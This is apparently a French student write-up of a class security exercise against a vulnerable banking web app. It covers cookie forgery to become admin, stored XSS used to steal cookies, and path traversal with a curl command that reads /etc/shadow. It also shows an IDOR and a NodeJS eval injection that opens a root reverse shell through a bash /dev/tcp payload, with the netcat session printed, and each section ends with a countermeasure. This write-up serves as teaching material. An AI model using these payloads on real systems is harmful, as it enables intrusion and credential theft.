




## Overview

L'application tourne sur le <http://18.224.39.136>

En visitant le site, on est redirigé vers la page ci-dessous avec une possibilité de créer un compte ou de se connecter.




La première chose qui est venue dans ma tête est d'essayer les default credentials admin:admin mais ça n'a pas marché.

J'allais essayer de chercher une vulnérabilité SQLi mais je me souviens que l'application est réalisée avec un framework (NodeJs) qui escape très bien les injections SQL.

**Conclusion:** c'est le temps de créer un compte !


## Cookie Hijacking :

Une fois connecté sur le site, on a la page d'accueil et plusieurs fonctionnalités dans cette application qui est un peu perturbant car on a trop de chose à tester.




J'ai commencé par analyser le header des requêtes et j'ai trouvé que le cookie à la forme suivante : Cookie: Logged=USERNAME.

En utilisant l'extension [cookie editor](#), j'ai modifié le username vers admin.



Et voila !




On est admin et on a notre premier flag =D

**Contre mesure:** utiliser l'état de l'art de la cryptographie pour sécuriser les cookies des utilisateurs, on peut utiliser par exemple JWT (Json Web Token)


## XSS ( Reflected & Stored ) :

Après la première et la plus facile vulnérabilité, je voulais tester autre chose et là y avait ces deux fonctionnalités qui attiraient mon attention, je parle de envoyer un message à l'admin et consulter mes messages.

Les vulnérabilités XSS sont bien populaires dans ce cas. J'ai essayé d'injecter le fameux payload `alert("TEST")` dans le contenu du message à envoyer pour l'admin.




Et voila, le popup alert('TEST')




Les messages envoyés sont stockés dans la base de données et représentés dans le site dans le champs mes messages ce qui rend la vulnérabilité aussi STORED et en consultant mes messages j'aurai le popup qui apparait sur mon écran.

La prochaine étape et de voir si l'admin lis nos message et si c'est le cas, on essaye de voler son cookie. J'ai créer un serveur web et j'ai injecté le bon payload pour que je reçois le cookie dans le paramètre de la requête.



Je submit mon message et de l'autre coté j'attends la requête de l'admin vers mon serveur... Après 1mn je reçois ça :



C'est vrai que j'ai reçu la requête mais j'attendais la valeur Logged=admin mais ce n'était pas le cas et après avoir demandé, j'ai réalisé que y avait un autre qui a exploité la vulnérabilité de Cookie Hijacking et a changé le nom de 'admin vers user...

**Contre mesure:** Bien escaper l'user input et d'auditer son code avant de mettre en place l'application.

## Path Traversal :

Dans la fonctionnalité voir mes relevés bancaire, si on veut télécharger un relevé d'un mois précis. On remarque bien que le serveur fait une requête GET vers <http://18.224.39.136/member/download?file=N.pdf> où N est un entier correcte.

La première chose à essayer dans ces situations et de monter vers la racine root et d'afficher le contenu des fichiers système.

Première tentative et :



```

youdeservethisflag:x:1001:1001::/home/youdeservethisflag:/bin/sh
[n1x@1337]~$ curl -XGET --cookie "logged=abc" "http://18.224.39.136/member/download?file=../../../../etc/shadow"
root:*:18074:0:99999:7:::
daemon:*:18074:0:99999:7:::
bin:*:18074:0:99999:7:::
sys:*:18074:0:99999:7:::
sync:*:18074:0:99999:7:::
games:*:18074:0:99999:7:::
man:*:18074:0:99999:7:::
lp:*:18074:0:99999:7:::
mail:*:18074:0:99999:7:::
news:*:18074:0:99999:7:::
uucp:*:18074:0:99999:7:::
proxy:*:18074:0:99999:7:::
www-data:*:18074:0:99999:7:::
backup:*:18074:0:99999:7:::
list:*:18074:0:99999:7:::
irc:*:18074:0:99999:7:::
gnats:*:18074:0:99999:7:::
nobody:*:18074:0:99999:7:::
systemd-network:*:18074:0:99999:7:::
systemd-resolve:*:18074:0:99999:7:::
syslog:*:18074:0:99999:7:::
messagebus:*:18074:0:99999:7:::
_apt:*:18074:0:99999:7:::
lxd:*:18074:0:99999:7:::
uidd:*:18074:0:99999:7:::
dnsmasq:*:18074:0:99999:7:::
landscape:*:18074:0:99999:7:::
sshd:*:18074:0:99999:7:::

```

À la fin du fichier /etc/passwd on trouve un utilisateur avec le nom youdeservethisflag =D  
 Ce qui m'a perturbé un peu c'est que je pouvais lire le /etc/shadow qui censé être readable que de la part du root. Encore une fois, j'ai demandé des explications et le prof m'a informé que l'application tourne avec le privilège root.  
 Donc si on arrive à avoir un shell dans le serveur, pas la peine de faire de l'escalation du privilège ^\_^

**Contre mesure :** [https://www.owasp.org/index.php/File\\_System#Path\\_traversal](https://www.owasp.org/index.php/File_System#Path_traversal)

## NodeJS RCE (Remote Code Execution) + IDOR (Insecure Direct Object Reference):

Je savais qu'il y a d'autres vulnérabilité mais je voulais avoir un shell root après la dernière découverte.

Pour cela, il fallait trouver un point d'injection. J'ai commencé par inspecter les js utilisés par le serveur et j'ai trouvé un fichier actionOn.js qui contient un appel vers EVAL qui est connu vulnérable, Easy ? Mais la partie difficile est de trouver la fonctionnalité qui fait appel à cette fonction...

Après avoir cherché un peu partout...



Lors d'une suppression d'un bénéficiaire, un id est envoyé en paramètre de la requête :

<http://18.224.39.136/member/deleteBeneficiary?actionOn=78>

Nous pouvons donc modifier cet id pour supprimer une relation entre deux bénéficiaires:

C'est la vulnérabilité IDOR.


**Contre mesure** : hard coder les paramètres envoyés dans une requête

C'est le temps de googler pour un reverse shell nodejs.

<https://ibreak.software/2016/08/nodejs-rce-and-a-simple-reverse-shell/>

Ce blog m'a aidé pour avoir un reverse shell avec ce payload :


`require(%22child_process%22).exec(%27bash -c "bash -i >%26 /dev/tcp/your_ip/your_port 0>%261")`



J'ai mis ma machine sur écoute en utilisant netcat et j'ai ouvert un tunnel NGROK pour rendre faciliter la communication avec le serveur ( bypasser la restriction du routeur ).



Et voila <3



```
Applications Places System 73RM3N4L
File Edit View Search Terminal Tabs Help
73RM3N4L x 73RM3N4L x 73RM3N4L
[~]-[nix@1337]-[~]
$ nc -lvp 1337
listening on [any] 1337...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54280
bash: cannot set terminal process group (1494): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-172-31-22-34:~# ls
ls
snap
root@ip-172-31-22-34:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-172-31-22-34:~# ls
ls
snap
root@ip-172-31-22-34:~# cd /
cd /
root@ip-172-31-22-34:/# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
```

**Contre mesure:**

[https://cheatsheetseries.owasp.org/cheatsheets/OS\\_Command\\_Injection\\_Defense\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html)